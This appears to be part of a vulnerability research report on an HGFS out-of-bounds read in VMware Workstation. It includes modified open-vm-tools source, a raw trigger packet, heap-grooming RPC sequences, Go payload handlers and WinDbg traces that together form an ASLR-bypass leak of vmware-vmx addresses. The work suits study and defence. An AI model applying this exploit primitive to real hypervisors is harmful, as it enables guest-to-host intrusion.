
At the time of writing this report we couldn't get our Windows driver to register the "toolbox-dnd" application and send the TCLO commands correctly. We decided to modify and compile the open-vm-tools source code in such a way that would send the malicious packet during a legitimate DnD operation and reach the validation function. We tested this on 17.6.3, so we had to modify the value of EAX to contain 0 instead of 7 when the validation function returned, as if our malicious packet had passed the payload_size bounds checks. We did this test on an Ubuntu 22.04.03 64-bit VM and performed the DnD operation by moving a JPEG image from the host to the VM.

The following two files were modified:

- open-vm-tools/lib/hgfsServer/hgfsServer.c
- open-vm-tools/lib/hgfsServer/hgfsServerParameters.c

**hgfsServer.c**

It was understood that open-vm-tools and specifically its HGFS functionality work on a client-server basis. When a DnD operation is performed from the host to the VM, a new session is established between the HGFS server and client on the VM. The function HgfsServerGetRequest then accepts the data packet sent from the client HGFS and processes it along with the newly established session. We modified that function and changed some logging functionality to display the sessionId value along with dumping the request data into a file.



open-vm-tools/lib/hgfsServer/hgfsServer.c +31 -1

```
@@ -3036,6 +3036,18 @@ HgfsServerGetRequest(HgfsPacket *packet, // IN: packet
3036 3036
3037 3037    request = HSPU_GetMetaPacket(packet, &requestSize, transportSession->channelCbTable);
3038 3038
     3039 +    LOG(4, "%s: called with requestSize %ld\n", __FUNCTION__, requestSize);
     3040 +
     3041 +    // Write the request to a temp file
     3042 +    char path[] = "/tmp/mytmpXXXXXX";
     3043 +    int fd = mkstemp(path);
     3044 +    FILE *fp = fdopen(fd, "wb+");
     3045 +    fwrite(request, 1, requestSize, fp);
     3046 +    fclose(fp);
     3047 +
     3048 +    LOG(4, "%s: Written request to %s\n", __FUNCTION__, path);
     3049 +
     3050 +
3039 3051    if (NULL == request) {
3040 3052       /*
3041 3053        * How can I return error back to the client, clearly the client is either broken or
@@ -3068,7 +3080,7 @@ HgfsServerGetRequest(HgfsPacket *packet, // IN: packet
3068 3080          session = HgfsServerTransportGetSessionInfo(transportSession,
3069 3081                                                      sessionId);
3070 3082          if (NULL == session || session->state != HGFS_SESSION_STATE_OPEN) {
3071      -           LOG(4, "%s: HGFS packet with invalid session id!\n", __FUNCTION__);
     3083 +           LOG(4, "%s: HGFS packet with invalid session id %ld!\n", __FUNCTION__, sessionId);
3072 3084             parseStatus = HGFS_ERROR_STALE_SESSION;
3073 3085          }
3074 3086       }
@@ -3245,11 +3257,26 @@ HgfsServerCompleteRequest(HgfsInternalStatus status, // IN: Status of the requ
3245 3257       replySize = MAX(replyPayloadSize, sizeof (HgfsReply));
3246 3258    }
3247 3259
```

Some additional code was also added to the function HgfsServerCompleteRequest to only tamper with the operation HGFS_OP_CREATE_SESSION_V4 and reply to the HGFS client with the modified packet size (remember that subtracting headerSize from packetSize would return 1 (payloadSize)).

```
3225 HgfsServerCompleteRequest(HgfsInternalStatus status,    // IN: Status of the request
3226                           size_t replyPayloadSize,     // IN: sizeof the reply payload
3227                           HgfsInputParam *input)       // IN/OUT: request context
3228 {
3229    void *reply;
3230    size_t replySize;
3231    size_t replyTotalSize;
3232    size_t replyHeaderSize;
3233    uint64 replySessionId;
3234
3235    if (HGFS_ERROR_SUCCESS == status) {
3236       HGFS_ASSERT_INPUT(input);
3237    } else {
3238       ASSERT(input);
3239    }
3240
3241    replySessionId =  (NULL != input->session) ? input->session->sessionId
3242                                               : HGFS_INVALID_SESSION_ID;
3243    replyHeaderSize = HgfsServerGetReplyHeaderSize(input->sessionEnabled,
3244                                                   input->op);
3245
3246    if (replyHeaderSize != 0) {
3247       replySize = replyHeaderSize + replyPayloadSize;
3248    } else {
3249       /*
3250        * For pre-V3 header is included in the payload size.
3251        * If we want to send just an error result then HgfsReply
3252        * only size is required.
3253        *
3254        * XXX - all callers should be verified that the reply payload
3255        * size for V1 and V2 should be correct (mininum HgfsReply size).
3256        */
3257       replySize = MAX(replyPayloadSize, sizeof (HgfsReply));
3258    }
3259
3260    // HACK
3261    // We only want to tamper with the HGFS_OP_CREATE_SESSION_V4 requests
3262    if (input->op == 41) {
3263    Log("%s: Modifying packet sizes\n", __FUNCTION__);
3264    replyHeaderSize = 50596;
3265    replyPayloadSize = 1;
3266
3267    // replySize = 50597
3268    replySize = replyHeaderSize + replyPayloadSize;
3269    }
```

```
3270
3271    Log("%s: replySize %ld, replyHeaderSize %ld\n", __FUNCTION__,replySize,replyHeaderSize);
3272
3273    reply = HSPU_GetReplyPacket(input->packet,
3274                                input->transportSession->channelCbTable,
3275                                replySize,
3276                                &replyTotalSize);
3277
3278    Log("%s: replyTotalSize %ld\n", __FUNCTION__,replyTotalSize);
3279
```

Some logging of the session id was also added to the function HgfsServerTransportGetSessionInfo.

```
3502
3503    LOG(4, "%s: Looking for sessionId %ld\n", __FUNCTION__, sessionId);
3504
3505    if (HGFS_INVALID_SESSION_ID == sessionId) {
3506       return NULL;
3507    }
3508
3509    MXUser_AcquireExclLock(transportSession->sessionArrayLock);
3510
3511    DblLnkLst_ForEach(curr, &transportSession->sessionArray) {
3512       session = DblLnkLst_Container(curr, HgfsSessionInfo, links);
3513       LOG(4, "%s: session in list %ld\n", __FUNCTION__, session->sessionId);
3514       if (session->sessionId == sessionId) {
3515          HgfsServerSessionGet(session);
3516          break;
3517       }
3518       session = NULL;
3519    }
3520
3521    MXUser_ReleaseExclLock(transportSession->sessionArrayLock);
3522
3523    return session;
3524 }
```

**hgfsServerParameters.c**

The function HgfsPackReplyHeaderV4 was modified to log the operation id (41) and set the packetSize and headerSize HEX values to the ones reported by the Huntress blog post only if that operation id was 41 (HGFS_OP_CREATE_SESSION_V4).

```
766 static Bool
767 HgfsPackReplyHeaderV4(HgfsStatus status,           // IN: reply status
768                       uint32 payloadSize,          // IN: size of the reply payload
769                       HgfsOp opcode,               // IN: request type
770                       uint64 sessionId,            // IN: session id
771                       uint32 requestId,            // IN: request id
772                       uint32 hdrFlags,             // IN: header flags
773                       size_t hdrPacketSize,        // IN: header packet size
774                       HgfsHeader *hdrPacket)       // OUT: outgoing packet header
775 {
776    Bool result = FALSE;
777
778    LOG(4, "%s: TEST! opcode %d\n", __FUNCTION__,opcode);
779
780    if (hdrPacketSize >= sizeof *hdrPacket) {
781       memset(hdrPacket, 0, sizeof *hdrPacket);
782
783       hdrPacket->version = HGFS_HEADER_VERSION;
784       hdrPacket->dummy = HGFS_OP_NEW_HEADER;
785       hdrPacket->packetSize = payloadSize + sizeof *hdrPacket;
786       hdrPacket->headerSize = sizeof *hdrPacket;
787       hdrPacket->requestId = requestId;
788       hdrPacket->op = opcode;
789       hdrPacket->status = status;
790       hdrPacket->flags = hdrFlags;
791       hdrPacket->information = status;
792       hdrPacket->sessionId = sessionId;
793       result = TRUE;
794    }
795
796
797    if (opcode == 41)
798    {
799       // HACK
800       //hdrPacket->packetSize = 0x41414141;
801       hdrPacket->packetSize = 0x0000C5A5;
802       //hdrPacket->headerSize = 0x42424242;
803       hdrPacket->headerSize = 0x0000C5A4;
804    }
805
806    LOG(4, "%s: TEST! packetSize %d, headerSize %d, sessionId %ld\n", __FUNCTION__,hdrPacket->packetSize, hdrPacket->headerSize,
    sessionId);
807
808    return result;
```


We also had to modify the /etc/vmware-tools/tools.conf file in the VM to contain the following additional logging options.

```
[logging]
# Turns on logging globally. It can still be disabled for each domain.
log = true

# Disables core dumps on fatal errors; they're enabled by default.
# enableCoreDump = false

# Defines the "vmsvc" domain, logging to file
# vmsvc.level = message
#vmsvc.handler = file
# Setup file rotation - keep 3 files
#vmsvc.maxOldLogFiles = 3
# Max log file size kept: 1 MB
#vmsvc.maxLogSize = 1

# Defines the "vmtoolsd" domain, and disable logging for it.
# vmtoolsd.level = none
#

vmtoolsd.level = debug
vmtoolsd.handler = file
vmtoolsd.data = /tmp/vmtoolsd.${USER}.log

vmsvc.level = debug
vmsvc.handler = file
vmsvc.data = /tmp/vmsvc.log

vmusr.level = debug
vmusr.handler = file
vmusr.data = /tmp/vmusr.${USER}.log

toolboxcmd.level = debug
toolboxcmd.handler = file
toolboxcmd.data = /tmp/vmtoolboxcmd.log
```

Live logs were monitored using the following command:

```
sudo tail -f /tmp/vmusr.alex.log
```

With the modified and compiled open-vm-tools and our logging setup, a DnD operation was performed by physically moving a JPEG file from the host to the Ubuntu VM. It's important to note that a breakpoint (0x7FF70D07C958) was set right after the "validation_function" was called to allow us to change the value of EAX from 7 to 0 because our malicious packet containing the payloadSize value of 1 would not be valid.



Another breakpoint was set at 0x7FF70D07C9A9, and since we modified EAX to contain 0 we would reach this code block as if our malformed packet was valid.

```
.text:00007FF70D07C991
.text:00007FF70D07C991 loc_7FF70D07C991:
.text:00007FF70D07C991 ; __unwind { // __GSHandlerCheck
.text:00007FF70D07C991 mov     [rsp+0B0h+arg_0], rbx
.text:00007FF70D07C999 lea     rcx, aSSuccessfullyC ; "%s: Successfully created the session.\n"
.text:00007FF70D07C9A0 mov     rbx, [rbp+57h+payload_ptr]
.text:00007FF70D07C9A4 call    log_function
.text:00007FF70D07C9A9 mov     rax, [rbx]
.text:00007FF70D07C9AC movzx   edx, [rbp+57h+version]
.text:00007FF70D07C9B0 mov     [rdi+0C548h], rax
.text:00007FF70D07C9B7 mov     dword ptr [rdi+0C570h], 1
.text:00007FF70D07C9C1 mov     eax, [rbx+0Ch]
.text:00007FF70D07C9C4 mov     rbx, [rsp+0B0h+arg_0]
.text:00007FF70D07C9CC mov     [rdi+0C558h], eax
.text:00007FF70D07C9CC ; } // starts at 7FF70D07C991
```

```
    {
      payload_ptr__ = payload_ptr;                  // payload_ptr = &
      log_function("%s: Successfully created the session.\n", "HGf
      version_1 = version[0];
      *(_QWORD *)(a2 + 50504) = *(_QWORD *)payload_ptr__;
      *(_DWORD *)(a2 + 50544) = 1;
      *(_DWORD *)(a2 + 50520) = *(_DWORD *)(payload_ptr__ + 12);
LABEL_19:
      v12 = *(void (__fastcall **)(__int64))(a2 + 50528);
      *(_BYTE *)(a2 + 50512) = v5;
      *(_BYTE *)(a2 + 50513) = version_1;
      v12(a2);
      return;
    }
```

The file was moved and the first breakpoint was hit. EAX was modified to contain 0. The second breakpoint was hit because of that, and the following highlighted value was observed:

```
Breakpoint 0 hit
vmware_vmx+0x72c958:
00007ff7`0d07c958 8bc8            mov     ecx,eax
0:012> r @eax = 0
0:012> g
Breakpoint 1 hit
vmware_vmx+0x72c9a9:
00007ff7`0d07c9a9 488b03          mov     rax,qword ptr [rbx] ds:00000000`03b0eb77=458b41c589490000
0:012> !heap -x 00000000`03b0eb77
Entry             User              Heap              Segment               Size  PrevSize  Unused    Flags
-----------------------------------------------------------------------------------------------------------
0000000003b025c0  0000000003b025d0  0000000000440000  0000000003910000      c5c0     20010        17  busy
```

The following invalid session id was also logged in the VM:

```
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerGetRequest:HgfsServerGetRequest: called with requestSize 60
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerGetRequest:HgfsServerGetRequest: Written request to /tmp/mytmpFsGq
i9
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsUnpackPacketParams:HgfsUnpackPacketParams: Received a request with opcod
e 255.
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsUnpackPacketParams:HgfsUnpackPacketParams: unpacked request(op 255, id 2
147483648) -> 0.
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerTransportGetSessionInfo:HgfsServerTransportGetSessionInfo: Looking
 for sessionId 5011171327047434240
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerTransportGetSessionInfo:HgfsServerTransportGetSessionInfo: session
 in list 16394325988256
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerTransportGetSessionInfo:HgfsServerTransportGetSessionInfo: session
 in list 111546130469496
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerTransportGetSessionInfo:HgfsServerTransportGetSessionInfo: session
 in list 111748127869480
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerTransportGetSessionInfo:HgfsServerTransportGetSessionInfo: session
 in list 129806357681044
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerGetRequest:HgfsServerGetRequest: HGFS packet with invalid session
id 5011171327047434240!
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsServerSessionReceive:Error 102 occurred parsing the packet
[2026-03-12T11:52:47.276Z] [    info] [vmusr] [3979] HgfsServerCompleteRequest: replySize 52, replyHeaderSize 52
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HSPU_GetReplyPacket:Existing reply packet HSPU_GetReplyPacket 52 522240
[2026-03-12T11:52:47.276Z] [    info] [vmusr] [3979] HgfsServerCompleteRequest: replyTotalSize 522240
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsPackReplyHeaderV4:HgfsPackReplyHeaderV4: TEST! opcode 42
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HgfsPackReplyHeaderV4:HgfsPackReplyHeaderV4: TEST! packetSize 52, headerSize
 52, sessionId -1
[2026-03-12T11:52:47.276Z] [   debug] [hgfsServer] [3979] hgfsServer:HSPU_PutMetaPacket:HSPU_PutMetaPacket Hgfs Putting Meta packet
[2026-03-12T11:52:47.276Z] [   debug] [vmusr] [3979] HgfsChannelGuest_Receive: Channel receive returns 0x1.
```

The value was the decimal representation of the one highlighted in WinDbg.

```
>>> hex(5011171327047434240)
'0x458b41c589490000'
```

It was understood that if the payload size was set to 1, “payload_ptr__” would point out of bounds (or be pushed out of bounds) leaking back to the guest VM whatever data it was pointing at. And that leaked data would be returned from the HGFS server to the client in the form of an invalid session ID, because a new session ID was meant to be established between the HGFS server and client for the next request to be processed. Because of data being pushed OOB, the session ID value would get assigned to whatever was in memory at that time. Doing heap grooming by opening/closing RPC backdoor channels would allow a memory pointer inside the vmx process to be used as the invalid session ID and leaked back to the guest VM.

## 5.1. Triggering The Vulnerability

At this point, a Golang library developed by equinix-ms was identified and was extremely useful as it already had most, if not all, of the necessary TCLO, RPCI operations implemented which meant more information could be gathered about how the drag and drop operations work and learn more about how to trigger the vulnerable code path. It’s important to note that it was required to remove vmtools from the guest VM to allow the modified GoLang version of it to be used instead.

From here the event loop within the Go code can be modified to follow the same messages/response pattern that is in the Huntress blog post.

```
mw_SendGuestRPCCommand("SetGuestInfo  7 11111111", 0);
mw_SendGuestRPCCommand("SetGuestInfo  7 1", 0);
mw_SendGuestRPCCommand("tools.capability.guest_conf_directory tmp", 0);
mw_SendGuestRPCCommand("tools.capability.hgfs_server toolbox 0", 0);
mw_SendGuestRPCCommand("tools.capability.hgfs_server toolbox-dnd 1", 0);
// Open multiple backdoor channels to manipulate heap state
mw_BackdoorOpen();
v8 = mw_BackdoorOpen();
mw_BackdoorOpen();
v9 = mw_BackdoorOpen();
mw_BackdoorOpen();
v4 = mw_BackdoorCmdLow();
mw_BackdoorCmdHigh();
mw_BackdoorCmdHigh();
mw_BackdoorCmdHigh();
mw_BackdoorCmdHigh();
mw_BackdoorCmdHigh();
mw_BackdoorClose(v8);
mw_BackdoorClose(v9);                           //
                                                // Send initial buffer and toolbox-dnd trigger
mw_SendGuestRPCCommand("tools.set.version 1", 0);
mw_BackdoorCmdHigh();
mw_memset(Str, 0, 0x10000);
mw_BackdoorSendData(v4, (unsigned __int8 *)Str, v10 - 24);
ReplyLen = mw_BackdoorGetReplyLen(v4);
```

Using these messages and decompiled code, we can analyse and trace down the various functions that get called when “tools.set.version 1” is specified.

These functions end up trickling down into a function which was named “HGFileCopy_wrapper_stuff” that ends up triggering our supposed vulnerable code path. Then that function’s callback ultimately hits the originally identified vulnerable function, HGFileCopyCreateSessionCB.

```
__int64 __fastcall HGFileCopy_wrapper_stuff(__int64 a1)
{
  __int64 v1; // r9
  unsigned int v2; // r8d
  __int64 v5; // [rsp+40h] [rbp-18h] BYREF

  v1 = *(_QWORD *)(a1 + 18568);
  v2 = *(_DWORD *)(a1 + 50520);
  *(_BYTE *)(a1 + 50512) = 1;
  *(_DWORD *)(a1 + 50516) = 0x80000000;
  *(_DWORD *)(a1 + 50464) = 41;
  sub_140923EB0(*(_BYTE *)(a1 + 50513), 0x80000000, v2, v1, &v5);
  return (*(__int64 (__fastcall **)(_QWORD, __int64, _QWORD, void (__fastcall *)(int,
__int64, struct_input_data *, unsigned __int64), __int64, int))(a1 + 18624))(
           *(_QWORD *)(a1 + 18568),
           v5,
           *(_QWORD *)(a1 + 18632),
           HGFileCopyCreateSessionCB, // Trigger vulnerable code path
           a1,
           90000000);
}
```

With this in mind, we can confirm two things:

1. The toolbox version seems to trigger the vuln code path.
2. This vulnerable code path does not need user interaction, such as dragging and dropping an image.

Next a function validates the path that is specified within the “tools.capability.guest_conf_directory” command.

```
*(_QWORD *)&v26 = 1;
  path_len_myb = ValidateAndIdentifyPath(path, 0x1800, (char *)some_buff, osFlag &
0x20);
  _mm_lfence();
  if ( path_len_myb >= 0 )                      // This check is failing with `tmp`
                                                // since we hit the CP error below
  {
```

It was also interesting that this path worked within the Huntress ESXi blog post since this fails the path validation within VMWare Workstation 17.6.2. At this point however, once the host sends an "f" command to the guest we reply with “f” as well with the final payload to trigger the leak.

We could also see the following:

```
register_command(1, 0, "f", (__int64)HgfsChannelBdConnectInternal, (__int64)&unk_140EF4C30);
```

To determine that “f” was the correct way to make use of the HGFS protocol, initial sniffing was done when a drag and drop operation was performed from the host to the guest using a legitimate VMware tools instance. It was possible to sniff certain packets as the HgfsServerAllocateSession request. From trial and error with the protocol and replaying requests, we could determine that it was possible to reply with a “f” message as a response.

```
// HgfsChannelBdConnectInternal: Backdoor HGFS server session init complete and opened.
// HgfsServerAllocateSession: init session 14FF9600 id 1c8fd1c93bc69 // 66 = f // 0x66 = f
// 0x1 - version (HgfsHeader) // 0x00 0x00 0x00 - 3 bytes reserved // 0xff 0x00 0x00 0x00 -
dummy  // 0x4c, 0x00, 0x00, 0x00 - packet size // 0x34, 0x00, 0x00, 0x00 - header size //
0x00, 0x00, 0x00, 0x80 - request id  // 0x29, 0x00, 0x00, 0x00 - HgfsOp (41 =
HGFS_OP_CREATE_SESSION_V4) payload := []byte{  0x66, 0x20, 0x01, 0x00, 0x00, 0x00, 0xff,
0x00,   0x00, 0x00, 0x4c, 0x00, 0x00, 0x00, 0x34, 0x00,   0x00, 0x00, 0x00, 0x00, 0x00,
0x80, 0x29, 0x00,  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00,  0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00,  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00,  0x00, 0x00, 0x00, 0xf8, 0x07, 0x00, 0x00, 0x00,   0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, }
```

This allowed us to modify the go lang code to send the trigger packet which would cause the leak to occur (which can be seen in the following paragraphs).

## 5.2. Leak Value Experimentation

Initial experimentation with the leak led to discovering that modifying the payload length appended to "11111111" in the “SetGuestInfo” command influenced values or pointers in the heap to effectively be “pushed forward” in such a way that a session ID response would include pointer data from the vmx process.

While the exact mechanism or logic was not determined into how the leak manifests with respect to the length of the payload and the header size, trial and error was used to determine what specific lengths on the VMWare Workstation 17.6.2 would allow leaked pointers to be returned as session ID.

```
logger.Info("Setting Guest Info...")
//rpci1, err := makeRequestWithNewChannel(logger, []byte(fmt.Sprintf("SetGuestInfo  %d %d", 7, 11111111)))
//rpci1, err := makeRequestWithNewChannel(logger, []byte(fmt.Sprintf("SetGuestInfo  %d %s", 7, "11111111W00TW
payloadStr := "11111111" + strings.Repeat("A", 50573)
rpci1, err := makeRequestWithNewChannel(logger, []byte(fmt.Sprintf("SetGuestInfo  %d %s", 7, payloadStr)))
if err != nil {
    stopRPcis(rpci1)
    svc.Stop()
    svc.Wait()
    return nil, err
}
```

The packetSize and headerSize values were increased from 0xC5A5 and 0xC5A4 (1 byte difference) to C5AE and C5AD (also 1 byte difference). Since the packetSize and headerSize are now increased by 9, the total payload size was increased from 50573+24 to 50582+24 in the fhandler function.

```
func (s *Service) fhandler(args []byte) ([]byte, error) {
    s.logger.Info("fcommand called", "args", string(args))
    //payload := make([]byte, 50573+24)
    payload := make([]byte, 50582+24)
    copy(payload, []byte{0x00, 0x00, 0x00, 0x00, 0xFF, 0x00, 0x00, 0x00, 0xAE, 0xC5, 0x00, 0x00, 0xAD, 0xC5, 0x00,

    if len(args) > 36+8 {
        session := make([]byte, 8)
        copy(session, args[36:44])
        select {
        case s.sessionChan <- session:
        default:
        }
        value := binary.LittleEndian.Uint64(session)
        s.logger.Info("Leaked session", "session", fmt.Sprintf("%016x", value))
    }

    return payload, nil
}
```

# 6. Crafting ASLR Bypass Primitive

From here, WinDbg was used to determine what type of pointer was being leaked and if this could be used to determine the ASLR slide.

```
.text:00007FF6E825CA2F
.text:00007FF6E825CA2F loc_7FF6E825CA2F:
.text:00007FF6E825CA2F ; __unwind { // __GSHandlerCheck
.text:00007FF6E825CA2F mov     [rsp+0B8h+var_18], rbx
.text:00007FF6E825CA37 lea     rcx, aSSuccessfullyC ; "%s: Successfully created the session.\n"
.text:00007FF6E825CA3E mov     rbx, [rsp+0B8h+payload_ptr]
.text:00007FF6E825CA43 call    log_function
.text:00007FF6E825CA48 mov     rax, [rbx]
.text:00007FF6E825CA4B movzx   edx, [rsp+0B8h+version]
.text:00007FF6E825CA50 mov     [rdi+0C548h], rax
.text:00007FF6E825CA57 mov     dword ptr [rdi+0C570h], 1
.text:00007FF6E825CA61 mov     eax, [rbx+0Ch]
.text:00007FF6E825CA64 mov     rbx, [rsp+0B8h+var_18]
.text:00007FF6E825CA6C mov     [rdi+0C558h], eax
.text:00007FF6E825CA6C ; } // starts at 7FF6E825CA2F
```

After some experimentation, it was determined that the pointer being leaked was consistent between reboots and only varied between 0xe0000 and 0x15e0000 for the lower 4 bytes of the leaked pointer.

```
---RBX Dump---
00000000`0dd1f180  00007ff7`e3500000 00855f90`eaf7ccc7
00000000`0dd1f190  00000000`0e230c30 00000000`0df45a90
00000000`0dd1f1a0  00000000`0e230c30 00000000`0df45a90
00000000`0dd1f1b0  00640061`00350031 00760065`00640026
00000000`0dd1f1c0  00370039`0031005f 00750073`00260035
00000000`0dd1f1d0  00730079`00730062 00610035`0031005f
00000000`0dd1f1e0  00370039`00310064 00650072`00260035
00000000`0dd1f1f0  00300031`005f0076 00350023`00310030
00000000`0dd1f200  00370031`00320026 00640033`00650062
00000000`0dd1f210  00260030`00260036 00310030`00300030
00000000`0dd1f220  00390036`007b0023 00640061`00340039
```

Because of this consistency, a simple parser could be written to both detect when the pointer had been leaked as well as trivially calculate the base address of vmware-vmx.

```
0:019> u 00007ff7`e3500000
vmware_vmx+0xe0000:
00007ff7`e3500000 00488b          add     byte ptr [rax-75h],cl
00007ff7`e3500003 d0488d          ror     byte ptr [rax-73h],1
00007ff7`e3500006 0d65178a00      or      eax,8A1765h
00007ff7`e350000b e8a03e5b00      call    vmware_vmx+0x693eb0 (00007ff7`e3ab3eb0)
00007ff7`e3500010 488b13          mov     rdx,qword ptr [rbx]
00007ff7`e3500013 4885d2          test    rdx,rdx
00007ff7`e3500016 740c            je      vmware_vmx+0xe0024 (00007ff7`e3500024)
00007ff7`e3500018 488d0db1178a00  lea     rcx,[vmware_vmx+0x9817d0 (00007ff7`e3da17d0)]
0:019> lm m vmware_vmx
Browse full module list
start             end                 module name
00007ff7`e3420000 00007ff7`e502a000   vmware_vmx   (no symbols)
0:019> ? 00007ff7`e3500000 - 00007ff7`e3420000
Evaluate expression: 917504 = 00000000`000e0000
```

launch.bat | new 1 | tools.conf | session_values.txt

| | | | |
|---|---|---|---|
| 2295 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2296 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2297 | 0000000000000000 | 000000000dbb0000 | 000000000dbb0000 |
| 2298 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2299 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2300 | 0000000000000000 | 000000000e400000 | 000000000e400000 |
| 2301 | 0000000000000000 | 000000000dd10000 | 000000000dd10000 |
| 2302 | 0000000000000000 | 000000000e230000 | 000000000e230000 |
| 2303 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2304 | 0000000000000000 | 00007ff7e3500000 | 00007ff7e3500000 |
| 2305 | 0000000000000000 | 00007ff7e3500000 | 00007ff7e3500000 |
| 2306 | 0000000000000000 | 00007ff7e3500000 | 00007ff7e3500000 |
| 2307 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2308 | 0000000000000000 | 00007ff7e3500000 | 00007ff7e3500000 |
| 2309 | 0000000000000000 | 00007ff7e3500000 | 00007ff7e3500000 |
| 2310 | 0000000000000000 | 00007ff7e3500000 | 00007ff7e3500000 |
| 2311 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2312 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2313 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2314 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2315 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
| 2316 | 0000000000000000 | 4141414141410000 | 4141414141410000 |
